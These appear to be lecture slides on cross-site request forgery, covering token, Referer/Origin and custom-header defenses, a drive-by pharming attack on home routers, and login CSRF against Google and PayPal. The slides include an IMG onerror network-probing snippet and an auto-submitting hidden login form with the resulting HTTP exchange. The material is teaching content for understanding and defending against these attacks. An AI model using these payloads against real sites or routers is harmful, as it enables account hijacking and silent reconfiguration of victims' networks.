
What if honest site sends POST to attacker.com?

Solution: origin header records redirect

CSRF outline

- Recall: session management and trust relationship
- Basic CSRF: attack site uses login cookie
- CSRF defenses based on stronger session management
  - Secret token embedded in page
  - Referer validation (better: origin header)
  - Custom headers
- Alternate forms of CSRF
  - Home router: trust relationship based on network
  - Login CSRF

Cookieless Example: Home Router



Home router

1 configure router

4 send forged request

User

2 visit site

3 receive malicious page

Bad web site


Attack on Home Router

[SRJ'07]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Payments Login CSRF



FAQ - Sura-Sura Kanji Quizzer - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://www.kanjiquizzer.com/help/faq.php
Google
PayPal
Donate
Done

Quizzer provides an interface for studying these images.

Wow! This site is so cool! How can I show my appreciation?

Sura-Sura Kanji Quizzer is supported by banner advertisements, but you can also support Sura-Sura Kanji Quizzer via PayPal donation:

How does the quizzer choose which kanji to display?

The displayed kanji is chosen at random from among the active kanji. Special effort is taken to avoid displaying the same kanji twice in a row. It might still happen, however, if only one kanji is active.


How should I use the Sura-Sura Kanji Quizzer service?

All we ask is that you use the quizzer honestly. Bad data will make the statistics less useful.

How does the quizzer calculate the "success rate" of a user?

The formula is (Times Succeeded) / (Times Viewed). If you view a kanji but do not click the "Success" button (for example, if you click a link to some other part of the site), that counts against your success rate. Please do not worry too much about

Payments Login CSRF



PayPal is the safer, easier way to pay - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?c
Google
FAQ - Sura-Sura Kanji Quizzer
PayPal is the safer, easier way to...

Kanji Quizzer Total: $1.00

PayPal is the safer, easier way to pay

PayPal securely processes payments for **Kanji Quizzer**. You can finish paying in a few clicks.

Why use PayPal?

Use your credit card online without exposing your card number to merchants.

Speed through checkout. No need to enter your card number or address.


Don't have a PayPal account?
Use your credit card or bank account (where available). Continue

LOG IN TO PAYPAL

Email: collinj@cs.stanford.edu

Password: ●●●●●●●

Payments Login CSRF




Logging in - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?cr
Google
FAQ - Sura-Sura Kanji Quizzer
Logging in - PayPal
PayPal
Done
www.paypal.com

Logging in

If this page appears for more than 5 seconds, click here to reload.

Payments Login CSRF


Add a Bank Account in the United States - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13c
Google
FAQ - Sura-Sura Kanji Quizzer
Add a Bank Account in the United...
Log Out | Help | Security Center
Search
PayPal
My Account
Send Money
Request Money
Merchant Services
Auction Tools
Products & Services
Secure Transaction
Continue
Cancel
Done
www.paypal.com

Add a Bank Account in the United States

PayPal protects the privacy of the your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our education page to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

*Bank Name:

Account Type: ● Checking
○ Savings

U.S. Check Sample

MEMO

⑆211554485⑆ 0012 1456874801⑈

Routing Number ⑆ (9 digits) ⑆ Check# Account Number (3-17 digits) ⑈

*Routing Number: (9 digits)

